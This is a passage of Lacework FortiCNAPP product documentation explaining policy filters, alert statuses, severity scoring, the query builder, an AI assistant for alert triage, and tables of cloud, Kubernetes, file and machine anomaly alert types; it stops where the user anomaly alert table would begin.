The filtering options enable you to specify criteria for which policies appear in the policies list. Filters let you select policies by domain, type, status, severity, and more.

The filtering options are dynamic. For example, if you filter domain on AWS, the policy types relevant to AWS appear in the *Type* filter options, such as S3, Identity and Access Management, and CloudTrail.

The rule types include these options:

- Default policies are built-in, Lacework FortiCNAPP provided policies.
- Custom policies are policies that you or others in your organization have created. For information on custom policies, see Policies.
- Legacy policies are policies that are obsolete or have been superseded. In general, you should move away from legacy policies over time.

Other filtering options include:

- *Status*: Whether a policy is enabled or disabled
- *Severity*: The severity level associated with the policy, such as critical, high, low, and so on.

- *Tags*: Descriptive tags associated with policies

After selecting filtering criteria, click *Reset* to return the list to its default.

Saving and sharing a view

When the page displays your desired policies, click *Save* or *Create view* in the top right corner. This allows you to access the saved view later. You can also copy the link to a saved view by opening the list of saved views and clicking the Share view icon of the view you want to share. You can then send that link to others so they can see the same view. For more details about saved views, see Views Management.

Policy details

Click a policy to display its details. The policy's domain and type determine the available details.

Potential *Summary* tab information:

- The number of alerts in the past 7 days
- *Description*: Additional policy details
- *Frequency*: The frequency of assessment
- *Severity*: The severity of an event triggered by the policy
- *Domain*: The highest level policy category
- *Type*: A policy's subcategory
- *Action on failure*: The action to take when a policy failure occurs
- *Scope*: The registries associated with the container vulnerability policy
- *Created by*: For default policies, this item indicates Lacework FortiCNAPP as the creator
- *Updated on*: For custom policies, the date the policy was last updated
- *Updated by*: For custom policies, the user who created or last updated the policy

Potential additional tabs:

- *Query*:
  - For Lacework Query Language (LQL) policies, the tab contains the entire LQL query.
  - For non-LQL-based policies, the tab contains the expressions and result of the expressions.
- *Exceptions*:
  - For compliance policies, the tab contains fields to set exceptions.
  - For vulnerability policies, the tab contains a link to the Vulnerability Exceptions on page 1235 page.
- *Context*: Remediation steps.

Alerts

Lacework FortiCNAPP provides alerts that are interactive and manageable. Each alert contains metadata, such as severity level, type, status, alert category, and associated tags.

Lacework FortiCNAPP is currently expanding its service coverage for cloud service providers. As we begin assessing these services for the first time, you may notice the following alerts in your console:

- *For AWS:* New AWS service accessed in region.
- *For Google Cloud:* New GCP service accessed in region.

These alerts will originate from Lacework FortiCNAPP IP Addresses and can be safely disregarded. If you have any questions regarding the alerts, contact Fortinet Support for further assistance. For a list of IP addresses, see Inbound and outbound connections on page 2404.

View alerts

By default, the *Alerts* page displays all alerts.

You can use the query builder to define your own queries for alert filtering. To build a query, click the query field and add or remove clauses. For more information about using the query builder, see Query builder on page 2372. Not all query builder features are available in the *Alerts* query builder.

You can further filter the alerts with a date and time range using the date range field.

Some AWS CloudTrail policy alerts are disabled by default to reduce noise and help security teams focus on meaningful threats. You still retain full visibility through the related AWS CloudTrail logs. You can also re-enable the disabled alerts manually if needed. See Introduction to AWS alerts on page 1808 for more details.

The statistics and charts depict data for the current view: total alerts by severity, total alerts over time, and the number of filters applied.

The alerts list displays up to 10 alerts on each page. You can perform the following actions on the alerts list:

- Bulk select all alerts.
- Refresh data.
- Download the alert list as a CSV. Each CSV file contains only the first 100 alerts.
- Sort alerts by *Alert created by Lacework FortiCNAPP*, *Alert ID*, *First activity*, *Last activity*, and *Severity*.

Alert Timestamps

Use alert timestamps to track the event activity or when it was last updated. All timestamps are displayed in your local timezone using a 12-hour format.

Timestamp	Description	Example
Event activity	The time range between the first-seen and last-seen activity.	`Event activity: 11/15/2022 at 2:32 PM EST to 3:48 PM EST`
Event activity window	The time range during which the activity was detected.	`Event activity window: 11/15/2022 between 2:00 PM EST and 3:00 PM EST`
Alert modified	The last time a user manually updated the alert status, comment, or primary integration selection.	`Alert modified: 11/15/2022 at 3:31 PM EST`

Perform bulk actions on alerts

It can take some time to modify the status of many alerts individually. Bulk actions allow you to complete the following actions on multiple alerts at the same time:

- Download
- Change status to Closed
- Change status to Open
- Change status to In progress

To download multiple alerts at once, select the checkboxes next to the alerts, then click *Bulk Actions* > *Download*.

To change the status of multiple alerts to *Closed*, select the checkboxes next to the alerts, then click *Bulk Actions* > *Change status to closed*. In the *Close alerts* dialog box, select the reason for closing these alerts, and optionally provide your comments regarding this action. Click *Close alerts* to confirm the action. To close as false positive, click *Bulk Actions* > *Close as false positive*.

To change the status of multiple alerts to *Open*, select the checkboxes next to the alerts, then click *Bulk Actions* > *Change status to open*.

To change the status of multiple alerts to *In progress*, select the checkboxes next to the alerts, then click *Bulk Actions* > *Change status to in progress*.

Alert categories

Lacework FortiCNAPP classifies alerts into related categories. A category contains various properties and specifications that define the alerts within that category.

Alert categories

The following table describes all alert categories.

Category	Description
Anomaly	Alerts that are generated when there are behavioral changes.
Policy	Alerts that are generated when a violation of a custom policy is detected.
Composite	Alerts that are generated when a potential intrusion is detected.

Alert subcategories

The following table describes all alert subcategories.

Subcategory	Description
Compliance	Compliance-related alerts such as `New violations: AWS Account <ACCOUNT_ID> : lacework-global-128 EC2 instances should not have a Public IP address attached`. We provide out-of-the-box compliance policies and supports the creation of custom compliance policies. These policies trigger alerts when a violation occurs (if the policies are enabled).
Application	Application-related vulnerabilities such as a suspicious application: `Suspicious test app: Suspicious application /usr/local/bin/python2.7 (and 4 more)`
Cloud Activity	Cloud-activity alerts specific to AWS, Azure, or Google Cloud. For example: `New Violations: GCP_CIS12_3_6 Ensure that SSH access is restricted from the internet new compliance violations detected.`
File	Potentially suspicious file-related alerts such as: `Clone of Suspicious Files: /var/run/qa/BFNE/08082021170247/eicar.com.txt (and 96 more).`
Machine	Machine-related alerts such as new IP address connections: `Outbound connection to a new external IP address from application: ip-192.51.100.100.us-west-2.compute.internal connected to xx.xx.xxx.xxx`

Subcategory	Description
User	User-related alerts such as suspicious user logins: `Suspicious logins from multiple GEOs: Suspicious user logins detected for user web93 (and 331 more) access from multiple geographies.`
Platform	Platform-related alerts such as cloud activity ingestion failures: `Cloud Activity log ingestion failure detected: dh-user-kt is failing for data ingestion into Lacework FortiCNAPP.`
Kubernetes Activity	Kubernetes-related alerts such as a new binding to a Cluster Role was created: `K8s Audit Log Cluster Role Created.`
Registry	Registry-related alerts such as `PolicyViolationChanged`, `NewPolicyViolation`.
SystemCall	System-call-related alerts such as `Attempted Host Path Mount`, `Host Path Mount Execution`, `Attempted Cron Job Creation`.
Host Vulnerability	Host-vulnerability-related alerts such as "`New vulnerable internal connection`, `New external host server connection from vulnerable application`.
Container Vulnerability	Container-vulnerability-related alerts such as `New security vulnerability`, `Known security vulnerability`, `Known security vulnerability discovered in repository`.
Threat Intel	Network-related alerts such as `Outbound connection to a bad external URL`, `Outbound connection to a bad external IP Address`, `Inbound connection from a bad external IP Address`.

Alert severity

Alert severity levels are a measurement of the impact an alert has on the business. Our severity scoring algorithm applies a variable alert severity based on several factors, including:

- Number of involved entities.
- User attributes.
- Frequency of activity.

This means that alerts of the same name may have different severities if their event scores are different. For example, if a user associated with an alert has MFA enabled, Lacework FortiCNAPP reduces the alert severity due to the reduced probability that the activity is malicious (AWS and Google Cloud).

For threats identified through threat intelligence, alert severity is dynamically calculated. This approach assesses multiple threat intelligence providers that flag the Indicators of Compromise (IOCs) as malicious, facilitating a more precise threat assessment and prioritization. This method not only enhances accuracy but also reduces false positives, providing a more reliable alert system for our customers.

The severity of anomaly alerts could be affected by crowdsourced risk analysis.

While the severity of an alert may not match the severity of the originating default policy due to the severity scoring algorithm described, Lacework FortiCNAPP never reduces alert severity for custom policies. Therefore, to prevent severity reduction for a particular policy, you can make a copy of the default policy. As a custom policy, the copy will not be subject to the scoring algorithm and therefor severity reduction. For information on creating and managing policies, see Policies.

The following table describes all severity levels.

Severity	Description	Example
Critical	Alerts that need immediate attention. This might indicate that the system has failed or stopped responding.	Access level is not set to Private.
High	Alerts that indicate a problem, but do not require immediate attention.	Storage logging is not enabled for Queue service read, write, and delete requests.
Medium	Alerts that provide forewarning of potential problems, although not an actual error. These events might lead to displaying errors or critical events.	Guest account with owner permissions should be removed from subscription.
Low	Alerts with minor impact.	S3 bucket does not have auditing enabled.
Info	Alerts that provide informational messages that might be helpful to you.	No support role has been created to manage incidents with AWS Support.

Recommended Reading To learn more about the alert severity for known threats via threat intel, see Advantages of Threat Intel Alerts.

Crowdsourced Risk Analysis

Crowdsourced risk analysis provides Lacework FortiCNAPP with a way to adjust anomaly alert severities by leveraging combined insights across Lacework FortiCNAPP customers.

Lacework FortiCNAPP lowers an alert's severity to Info in the following cases:

- Common cloud behavior - The behavior indicated in the alert is frequently observed across Lacework FortiCNAPP customers. Due to the number of customers with similar behavior, the alert may be considered less risky if it represents common behavior observed in other customer cloud deployments. Currently, Lacework FortiCNAPP observes the most recent 90 days of data across the customer base to determine the frequency of a behavior. A behavior is considered common if Lacework FortiCNAPP observes it in more than a specified percentage of customers.
- Expected Lacework FortiCNAPP behavior - The behavior indicated in the alert is flagged as expected depending on your specific integration with Lacework FortiCNAPP.

View alerts

When there is a behavioral anomaly, a potential threat or intrusion to your cloud entities, then you should see an alert on the Alerts page. From the alert list, click the alert to view more information about the event.

Status

- *Open* - The alert needs to be investigated.
- *In progress* - The alert is under active investigation.
- *Closed* - The alert has been resolved.

To change an alert status to *Closed*:

1. Click the status dropdown menu and select *Closed*.
2. Select your reason for closing the alert from the following:
   - Other
   - False Positives on page 1759
   - Not enough information
   - Malicious and have resolution in place
   - Expected because of routine testing
   - Expected behavior
3. Provide an optional comment.
4. Click *Close alert*.

You can also click *Close as false positive* to change the status.

For Jira bidirectional integration, you can change an alert status to *Closed* by changing the associated Jira ticket to the corresponding status based on your status mapping. For more information, refer to Jira alert channel on page 2161.

False Positives

Lacework FortiCNAPP gathers the combined alert closure data across our customers to better understand alerts and improve the alerting experience. Closing an alert as a false positive will not impact future alerts, meaning an alert you closed as a false positive will continue to trigger if its conditions are detected.

Add Exception

Policy exceptions are a mechanism used to maintain the policies, but let you circumvent one or more restrictions.

Click *Add exception* to create an exception for the policy associated with this alert. For details, see Legacy policies overview on page 1748.

Details

The *Details* tab provides more insight into the alert with detailed information:

- For composite alerts, supporting facts are included with reasons why we suspect an intrusion has taken place, such as impossible travel, extensive discovery activity, and suspicious use of AWS instance credentials.
- For other types of alerts, the following details are included:
  - *Why* - Describes why the potential threat occurred.
  - *When* - Describes when the event was first seen and the event time range.
  - *Who* - Describes the username and hostname associated with the event.
    Click the *Download* button at the top-left of the section to export the details as a CSV file.
  - *What* - Describes the vulnerable cloud activity.
    Click the *Download* button at the top-left of the section to export the details as a CSV file.
  - *Where* - Describes the location associated with the event, such as IP address.
    Click the *Download* button at the top-left of the section to export the details as a CSV file.

To enhance the batch-processing time, Lacework FortiCNAPP has successfully implemented a new architecture method. Consequently, the following data will now be excluded from the Console:

Data Field	Description
location	The IP address's or domain's location.
in_bytes	The amount of incoming data transferred to your cloud deployment from the identified IP address or domain.
out_bytes	The amount of out going data transferred from your cloud deployment to the identified IP address or domain.
first_filedata_hash	The first file data hash of a given machine ID and executable path.
last_filedata_hash	The last file data hash of a given machine ID and executable path.
first_seen_time	Timestamp of when a given machine ID and executable path was first seen.
last_seen_time	Timestamp of when a given machine ID and executable path was last seen.
cpu_usage	The CPU usage of all processes on a given machine.
cpu_percentage	The amount of CPU usage for all processes on a given machine.
is_external	Indicates whether any of the processes connected to an external IP address.
has_server_conns	Indicates whether a given process made any connections to a server for the past seven days.
is_server	Indicates whether a given process or container received any incoming connections for the past seven days.
earliest_known_time	Timestamp of when Lacework FortiCNAPP first detected this application.
has_external_conns	Indicates whether a given process or container made any external connections for the past seven days.
is_client	Indicates whether a given process or container made any outgoing connections for the past seven days.
login_info	The user's login information.

Context Panels

Context panels are available for host and IP address resources. Click the hostname or IP address to see additional context about the resource.

Click *Open resource details* to go to its Resource inventory on page 2394 entry.

Exposure

This tab is unavailable for composite alerts. For details, see Exposure Polygraph on page 1423.

Investigation

This tab is unavailable for composite alerts. Click *Investigation* to start investigating the event.

Polygraphs

The polygraph technology dynamically develops a behavioral model of your services and infrastructure. The model understands natural hierarchies including processes, containers, pods, and machines. It then develops behavioral models that polygraph monitors in search of activities that fall outside the model's parameters.

Lacework FortiCNAPP provides polygraphs for Application Communication, Pod Communication, and API behavior (for anomaly events).

Use the search feature to narrow the polygraphs to any element that contains your keyword.

Investigation Questions

Lacework FortiCNAPP uses a set of investigation questions to help uncover unexpected behaviors that can be relevant to the event. Pay attention to the questions that have a *Yes* answer to keep your investigation in the correct direction.

Process Details

This section displays submitted rule status and logs.

List of Active Containers

This section displays all running containers.

Container Image Information

View the container image information associated with the event, such as the packaged application, dependencies, and what processes it runs when launched.

Events

This tab is unavailable for composite alerts. Similar information for composite alerts can be found in the *Observations on page 1763* tab.

Click *Events* to view and verify the technically relevant activities of individual alerts. You can select which columns to display or search for specific events using the following options above the events table:

Observations

This tab is available for composite alerts only. Similar information for other types of alerts can be found in the *Events on page 1763* and *Details on page 1760* tabs.

An observation is an event of interest that forms the input for analyzing and creating composite alerts. An observation timeline reduces the overall alert volume, increases alert efficacy, and provides low-fidelity but high-impact signals without overwhelming the SOC with low-quality signals.

Use the *Observations* tab for the following purposes:

- View a list of observations associated with a suspected intrusion to investigate and diagnose suspicious activities.
- View a list of compromised resources/entities and details.
- Filter the compromised entities list or search using custom queries.
- Customize the observations view by grouping resources by various criteria.

Related Alerts

This tab is unavailable for composite alerts. Click *Related Alerts* to view correlated alerts with similar patterns and thresholds defined in your alert rules and policies. You can perform the following actions on related alerts:

- Refresh data.
- Download the alert list as a CSV.
- Select which columns to display in the list.

Integrations

Click *Integrations* to view all active and inactive integrations associated with the alert.

For a full list of supported channels, see Configure alert channels on page 2113.

The Inactive integrations card contains all your disabled and deleted alert channels.

Comments

Click *Comments* to view all alert updates, integration updates, user comments, and make updates and comments when needed.

You can perform the following actions on the updates and comments:

- Refresh data.
- Filter by alert updates, user comments, user actions, and integration updates.
- Add comments to an open alert. Commenting on closed alerts is not allowed. Use Markdown to quickly add formatting elements to your comments. See Markdown Basic Syntax.

Evolving alerts

Evolving alerts receive new data over a specific time period to update the alert details.

Evolving Alerts feature is only available for the following alert types:

- Threat intel alerts (see Alert Types Classified as Threat Intel Subcategory on page 1805)
- Policy-based alerts for AWS (see AWS on page 1790)
- Composite alerts (see Alert Types Classified as Composite Category on page 1800)

When viewing an evolving alert from the console, you'll see the alert time range and corresponding observations. Lacework FortiCNAPP will post updates to the *Comments* tab, showing the number of newly observed events from the previous update. A similar update will also be sent to your chosen alert channel.

Lacework FortiCNAPP continues to update the alerts for up to one hour for threat intel and policy-based AWS alerts and up to seven days for composite alerts. Any new data that occurs beyond that period creates a new alert.

The evolution of a composite alert may be halted early if new evidence arrives. That new evidence must be sufficient to trigger a composite alert with higher severity than the one currently evolving. In that case, the new higher-severity composite alert is created with a new Alert ID. The previous alert is still visible, but evolution continues only for the newer, higher-severity alert.

You can configure evolving alerts when creating alert rules. See Alert rules on page 2117.

Policies that generate high throughput detections may be subjected to sampling to reduce noise.

Sampling operates on a per-policy level, limiting the amount of evidence generated while ensuring that alert volume stays the same.

This sampling approach does not apply to composite alerts.

Lacework AI Assistant

Use the Lacework AI Assistant to query alert data for additional context in an interactive way. Use the *Summarize* button for a concise overview of the alert. If you need more details or do not understand a specific event, ask the AI assistant for help by posing precise and meaningful questions. You can retrieve compromised entities associated with alerts and explore their roles, map relationships such as user impersonations or machine activities, and inspect timeline context including activity start and end times. The assistant also highlights suspicious command lines, IP addresses, and other relevant details tied to alerts, distinguishing primary entities from related ones to provide comprehensive context. You can also request remediation guidance with actionable next steps.

Example questions:

- Can you provide me a list of the suspected compromised entities for this alert (e.g. IAM user, EC2 instance and any other associated entities)?
- Can you show me some of the suspicious command lines that were in the observation? If you can also provide some explanation about their risk and impact, the would be helpful.
- What are the relationships, primary and related entities in this alert? Show me the most suspicious actions related to them.
- What remediation steps should I take?

Filter alerts

You can filter alerts using specific clauses in the query builder to help further investigation. To build a query, click the *Show Alerts* field at the top-left and add or delete clauses to narrow down the alerts to display. You can also further filter the alerts with a date/time range at the top-right.

Built-in filters

The following filter options are available for building clauses in the query builder.

Filter Group	Filter	Sub-filters	Note
Alert Metadata	Name	–	–

Filter Group	Filter	Sub-filters	Note
	Alert Ids	–	–

Filter Group	Filter	Sub-filters	Note
	Severity	• Critical • High • Medium • Low • Info	To adjust the configuration of an alert's severity level, see Alert rules on page 2117.
	Category	• Policy • Anomaly • Composite	Lacework FortiCNAPP classifies alerts into related categories. For the list of alert categories, see Alert Categories.
	Subcategory	• Compliance • Cloud Activity • File • Machine • User • Platform • Kubernetes Activity • Registry • SystemCall • Threat Intel • Host Vulnerability • Container Vulnerability	For the list of alert subcategories, see Alert Subcategories.
	Source	• AWS • Azure • GCP • Agent • K8s • Identity	The term "source" refers to the integration that serves as the origin of the data. For instance, the "Agent" source pertains to alerts that originate from data collected by Lacework FortiCNAPP agents.
	Type	–	For the complete list of alert types, see Alert Types.
	Status	• Open • In progress • Closed	• *Open* - The alert needs to be investigated. • *In progress* -

Filter Group	Filter	Sub-filters	Note
			The alert is under active investigation. • *Closed* - The alert has been resolved.
	Internet Exposure	• Yes • No • Unknown	• *Yes* - A possible network exposure of resources. • *No* - No network exposure of resources has been identified. • *Unknown* - Network exposure of resources is unknown.
	Policy ID	–	–
	MITRE ATT&CK **Additional info**: MITRE ATT&CK is an internationally accessible repository of adversary tactics and techniques derived from real-world observations.	See the MITRE ATT&CK website.	• Any alert that is detected to have utilized one or more MITRE ATT&CK techniques will be tagged accordingly. Each MITRE ATT&CK tag provides information about the specific technique employed in the compromise. • For more information about common MITRE ATT&CK

Filter Group	Filter	Sub-filters	Note
			tactics, see MITRE ATT&CK tactics on page 2059.
Cloud Service Provider	AWS	• Username • Account ID • Account alias • Instance ID • API • Source IP • Principal ID • Service	–
	Azure	• Subscription ID • Subscription name • Operation name • Tenant name • Provider name • Event category	–
	GCP	• Project ID • Project name • Method name • Principal email • Caller IP • Service name	–
Kubernetes	• Cluster • Pod name • Pod namespace • Pod type • Pod IP address	–	–
Hosts	• IPV4 address • External IP address • Username • Machine tags • Hostname • External	–	–

Filter Group	Filter	Sub-filters	Note
	hostname • Port • File path • File hash • VM type • Application • Region		
Containers	• Container • Image ID	–	–
Identity	• Risk severity • Risk • Unused entitlements % • Excessive entitlements % • Cloud provider • Identity type • Identity name • Tags • Access keys • Domain Id • Used entitlements % • Hide disabled and 0 entitlement identities	–	–

Operators

The following operators are available for specific filters when you build your query:

- is equal to
- is not equal to
- is in
- not any of
- contains
- starts with
- ends with

Operators do not support multiple keywords except "is in" and "not any of", which are used with the *Alert Ids* filter. For example, you cannot define a *Policy ID* filter that `containsvalueA` and `valueB`. However, you can define an *Alert Ids* filter that is in `123456` or `234567`. To separate multiple filter values, press the `Tab` or `Enter` key.

You can separate values with a space to find one string that includes a space. For example, defining `contains` with `some value` searches for `some value` as one string instead of two strings `some` and `value`.

Filter alerts by date/time range

Click the date range field at the top-right of the page to filter alerts by Date/time with the following options:

- Select from the following preset ranges:
  - Latest hour
  - Latest day (default)—For example, if you select *Latest day* from the Date range drop-down at 3 PM on June 23, 2025, the alert list includes alerts that happen during the following date/time range: June 22, 2025, 3 PM to June 23, 2025, 3 PM.
  - Latest week
  - Latest month
- Click *Custom* to select a custom start and end date/time manually. All timestamps are in local time.

Saving or updating a filter view

- To save the alerts filter view with the query, click *Save* > *Save as new* on the top-right corner. The alerts filter view will be added to the saved view dropdown list. To switch to the saved view, select it from the saved view dropdown list and click *Apply*.
- To update an existing view, select it from the saved view dropdown list and click *Apply*, edit the clauses and date/time range as needed, and click *Save* > *Overwrite view*.

Alert types

- Anomaly alerts on page 1775
- Policy alerts on page 1788
- Alert Types Classified as Composite Category on page 1800
- Alert Types Classified as Host Vulnerability Subcategory on page 1802
- Alert Types Classified as Container Vulnerability Subcategory on page 1804
- Alert Types Classified as Threat Intel Subcategory on page 1805
- Vulnerable Log4j Processes Alerts on page 1806

Anomaly alerts

- Application Anomaly Alerts on page 1776
- Cloud Activity Anomaly Alerts on page 1778
- File Anomaly Alerts on page 1782
- Kubernetes Activity Anomaly Alerts on page 1783
- Machine Anomaly Alerts on page 1786
- User Anomaly Alerts on page 1787

Application Anomaly Alerts

Lacework FortiCNAPP generates application-based alerts when anomalous behaviors involving applications are detected. You can define alert rules to trigger alerts when application-related vulnerabilities are found. See Alert Rules.

Alert List

The following table lists all the application-based alerts.

Alert Name	Alert Type	Alert Subcategory	Connection
New application	NewBinaryType	Application	Process -> Process Process -> DNS Process -> IP Process-> Destination Process IP -> Destination Process
New child launched	NewChildLaunched	Application	
New external client IP address connection	NewExternalClientConn	Application	IP -> Process
New external client IP address	NewExternalClientIp	Application	IP -> Process IP -> Machine
Outbound connection to new domain from application	NewExternalServerDns	Application	Process -> Domain Machine -> Domain
New outbound connection from application *Note*: Legacy name: New external host server connection	NewExternalServerDNSConn	Application	Process -> Domain
Outbound connection to a new external IP address from application	NewExternalServerIp	Application	Process -> IP Machine -> IP
New external server IP address connection	NewExternalServerIPConn	Application	Process -> IP

Alert Name	Alert Type	Alert Subcategory	Connection
New internal connection	NewInternalConnection	Application	Process -> Process Process -> IP IP -> Process

Suppress an Alert

Suppressing specific application-related alerts reduces the number of alerts and allows you to focus on the assets that are most important to you. For details, see Suppress Behavior Anomaly Alerts.

Cloud Activity Anomaly Alerts

Lacework FortiCNAPP generates cloud-activity-based alerts when there are cloud-activity-related vulnerabilities detected. You can define alert rules to trigger alerts when cloud-activity-related vulnerabilities are found. See Alert Rules.

AWS Activity Alerting

The following polygraph changes result in node alerts or edge alerts as listed below:

Node Alerts:

Alert Name	Alert Type	Alert Subcategory
AWS account accessed from a new geolocation with a new AWS event type	LoginFromSourceUsingCalltype	Cloud Activity
AWS account accessed from a new geolocation	LoginFromSourceUsingCalltype	Cloud Activity
New account access made **Note**: Legacy name: New AWS account	NewAccount	Cloud Activity
New region	NewRegion	Cloud Activity
New service	NewService	Cloud Activity
New AWS user	NewAwsUser	Cloud Activity
Service called API	ServiceCalledApi	Cloud Activity
User Calltype MFA	UserCalltypeMfa	Cloud Activity

Edge Alerts:

Alert Name	Alert Type	Alert Subcategory
API failed with error	ApiFailedWithError	Cloud Activity
AWS IAM API error spike	AwsAccountFailedApi	Cloud Activity
AWS GPU instance usage spike	AwsAccountGpuLaunch	Cloud Activity
AWS account accessed from known bad IP address with	LoginFromBadSourceUsingCalltype	Cloud Activity

Alert Name	Alert Type	Alert Subcategory
new AWS event type **Note**: Legacy name: Login from known bad source using Calltype		
AWS account accessed from known bad IP address **Note**: Legacy name: Login from known bad source using Calltype	LoginFromBadSourceUsingCalltype	Cloud Activity
Login from new bad source using Calltype	LoginFromBadSourceUsingCalltype	Cloud Activity
AWS account accessed from a new geolocation with a new AWS event type **Note**: Legacy name: Login from source using Calltype	LoginFromSourceUsingCalltype	Cloud Activity
AWS account accessed from a new geolocation **Note**: Legacy name: Login from source using Calltype	LoginFromSourceUsingCalltype	Cloud Activity
New AWS service accessed in region **Note**: Legacy name: Service accessed in region	ServiceAccessedInRegion	Cloud Activity
User Calltype MFA	UserCalltypeMfa	Cloud Activity
New AWS API invoked **Note**: Legacy name: User used service in region	UserUsedServiceInRegion	Cloud Activity

Google Cloud Activity Alerting

The following polygraph changes result in node alerts or edge alerts as listed below:

Node Alerts:

Alert Name	Alert Type	Alert Subcategory
New GCP API call	NewGcpApiCall	Cloud Activity
New GCP organization	NewGcpOrganization	Cloud Activity
New GCP region	NewGcpRegion	Cloud Activity
New GCP service	NewGcpService	Cloud Activity
New GCP source	NewGcpSource NewGcpSourceForServiceAccount	Cloud Activity
New GCP user	NewGcpUser	Cloud Activity
New API Invoked for Google Cloud Service on page 1871 **Note**: Legacy name: Service called GCP API	ServiceCalledGcpApi	Cloud Activity

Note: GKE Kubernetes logs do not contain populated request fields so they will display as NULL in the dashboards.

Edge Alerts:

Alert Name	Alert Type	Alert Subcategory
GCP API failed with error	GcpApiFailedWithError	Cloud Activity
New Google Cloud service accessed in region **Note**: Legacy name: GCP service accessed in region	GcpServiceAccessedInRegion	Cloud Activity
GCP user accessed region	GcpUserAccessingRegion	Cloud Activity
GCP user logged in from bad source	GcpUserLoggedInFromBadSource	Cloud Activity
GCP user logged in from new source	GcpUserLoggedInFromSource	Cloud Activity
GCP service account logged in from new source	GcpServiceAccountLoggedInFromSource	Cloud Activity

Note: GKE Kubernetes logs do not contain populated request fields so they will display as NULL in the dashboards.

Azure Activity Alerting

The following polygraph changes result in node alerts or edge alerts as listed below:

Node Alerts:

Alert Name	Alert Type	Alert Subcategory
New Azure API failed with error	NewAzureApiFailedWithError	Cloud Activity
New Azure SP accessing resource	NewAzureService	Cloud Activity
New Azure subscription created	NewAzureSubscription	Cloud Activity
New Azure user logged in from bad source	NewAzureUserLoggedInFromBadSource	Cloud Activity

Edge Alerts:

Alert Name	Alert Type	Alert Subcategory
New Azure API call invoked by user accessed resource for the first time	NewAzureApiCallOnResource	Cloud Activity
New Azure user performed operation on resource for the first time	NewAzureUserEventCategory	Cloud Activity

Suppress an Alert

Suppressing specific cloud-activity alerts reduces the number of alerts and allows you to focus on the assets that are most important to you. For details, see Suppress Behavior Anomaly Alerts.

File Anomaly Alerts

Lacework FortiCNAPP generates file-based alerts when there are file-related vulnerabilities detected. You can define alert rules to trigger alerts when file-related vulnerabilities are found. See Alert Rules.

Alert List

The following table lists all the file-based alerts.

Alert Name	Alert Type	Alert Subcategory
Malicious file	MaliciousFile	File

Suppress an Alert

Suppressing specific file-related alerts reduces the number of alerts and allows you to focus on the assets that are most important to you. For details, see Suppress Behavior Anomaly Alerts.

Kubernetes Activity Anomaly Alerts

Lacework FortiCNAPP generates Kubernetes-activity-based alerts when there are Kubernetes-activity-related vulnerabilities detected. You can define alert rules to trigger alerts when Kubernetes-activity-related vulnerabilities are found. See Alert Rules.

Alert List

The following table lists all the Kubernetes-activity-based alerts.

Alert Name	Alert Type	Alert Subcategory
K8s audit log cluster role created	NewK8sAuditLogClusterRole	Kubernetes Activity
K8s audit log cluster role binding created	NewK8sAuditLogClusterRoleBinding	Kubernetes Activity
K8s audit log cluster role bindings to admin	NewK8sAuditLogClusterRoleBindingsToAdmin	Kubernetes Activity
K8s audit log cluster role bindings to cluster admin	NewK8sAuditLogClusterRoleBindingsToClusterAdmin	Kubernetes Activity
K8s audit log cluster role bindings to edit	NewK8sAuditLogClusterRoleBindingsToEdit	Kubernetes Activity
K8s audit log cluster role bindings to system	NewK8sAuditLogClusterRoleBindingsToSystem	Kubernetes Activity
K8s audit log cluster role with all resources	NewK8sAuditLogClusterRoleWithAllResources	Kubernetes Activity
K8s audit log cluster role with pod exec	NewK8sAuditLogClusterRoleWithPodExec	Kubernetes Activity
K8s audit log cluster role with pods write	NewK8sAuditLogClusterRoleWithPodsWrite	Kubernetes Activity
K8s audit log cluster role with secrets	NewK8sAuditLogClusterRoleWithSecrets	Kubernetes Activity
K8s audit log ingress created	NewK8sAuditLogIngress	Kubernetes Activity
K8s audit log namespace created	NewK8sAuditLogNamespace	Kubernetes Activity

Alert Name	Alert Type	Alert Subcategory
K8s audit log resource created	NewK8sAuditLogResource	Kubernetes Activity
K8s audit log role created	NewK8sAuditLogRole	Kubernetes Activity
K8s audit log role binding created	NewK8sAuditLogRoleBinding	Kubernetes Activity
K8s audit log role bindings to admin	NewK8sAuditLogRoleBindingsToAdmin	Kubernetes Activity
K8s audit log role bindings to cluster admin	NewK8sAuditLogRoleBindingsToClusterAdmin	Kubernetes Activity
K8s audit log role bindings to edit	NewK8sAuditLogRoleBindingsToEdit	Kubernetes Activity
K8s audit log role bindings to system	NewK8sAuditLogRoleBindingsToSystem	Kubernetes Activity
K8s audit log role with all resources	NewK8sAuditLogRoleWithAllResources	Kubernetes Activity
K8s audit log role with pod exec	NewK8sAuditLogRoleWithPodExec	Kubernetes Activity
K8s audit log role with pods write	NewK8sAuditLogRoleWithPodsWrite	Kubernetes Activity
K8s audit log role with secrets	NewK8sAuditLogRoleWithSecrets	Kubernetes Activity
K8s audit log workload created	NewK8sAuditLogWorkload	Kubernetes Activity
K8s new registry used on page 1913	NewK8sRegistryUsed	Kubernetes Activity
K8s new sensitive access to pod on page 1914	NewK8sPodCommand	Kubernetes Activity
K8s new user access to pod on page 1915	NewK8sUserSensitiveCommand	Kubernetes Activity
New K8s cluster on page 1916	NewK8Cluster	Kubernetes Activity
New K8s pod on page 1918	NewK8Pod	Kubernetes Activity
New K8s webhook change on page 1920	NewK8sAuditLogWebhookChange	Kubernetes Activity

Alert Name	Alert Type	Alert Subcategory
New K8s workload created with privilege escalation	NewK8sAuditLogWorkloadAllowsEscalation	Kubernetes Activity
New K8s workload created with host access	NewK8sAuditLogWorkloadWithHostAccess	Kubernetes Activity

Suppress an Alert

Suppressing specific Kubernetes-activity alerts reduces the number of alerts and allows you to focus on the assets that are most important to you. For details, see Suppress Behavior Anomaly Alerts.

Machine Anomaly Alerts

Lacework FortiCNAPP generates machine-based alerts when anomalous behaviors involving machines are detected, and the behavior could not be attributed to a specific process. You can define alert rules to trigger alerts when machine-related vulnerabilities are found. See Alert Rules.

Alert List

The following table lists all the machine-based alerts.

Alert Name	Alert Type	Alert Subcategory	Connection
New external client IP address	NewExternalClientIp	Machine	IP -> Machine
Outbound connection to new domain from host *Note*: Legacy name: New external host	NewExternalServerDns	Machine	Machine -> Domain
Outbound connection to a new external IP address from host *Note*: Legacy name: New external server IP address	NewExternalServerIp	Machine	Machine -> IP

Suppress an Alert

Suppressing specific machine-related alerts reduces the number of alerts and allows you to focus on the assets that are most important to you. For details, see Suppress Behavior Anomaly Alerts.

User Anomaly Alerts

Lacework FortiCNAPP generates user-based alerts when anomalous behaviors involving users are detected, either when the behavior is performed by a user at the terminal or related to user privilege escalations (for example, to "root"). You can define alert rules to trigger alerts when user-related vulnerabilities are found. See Alert Rules.

Alert List

The following table lists all the user-based alerts.

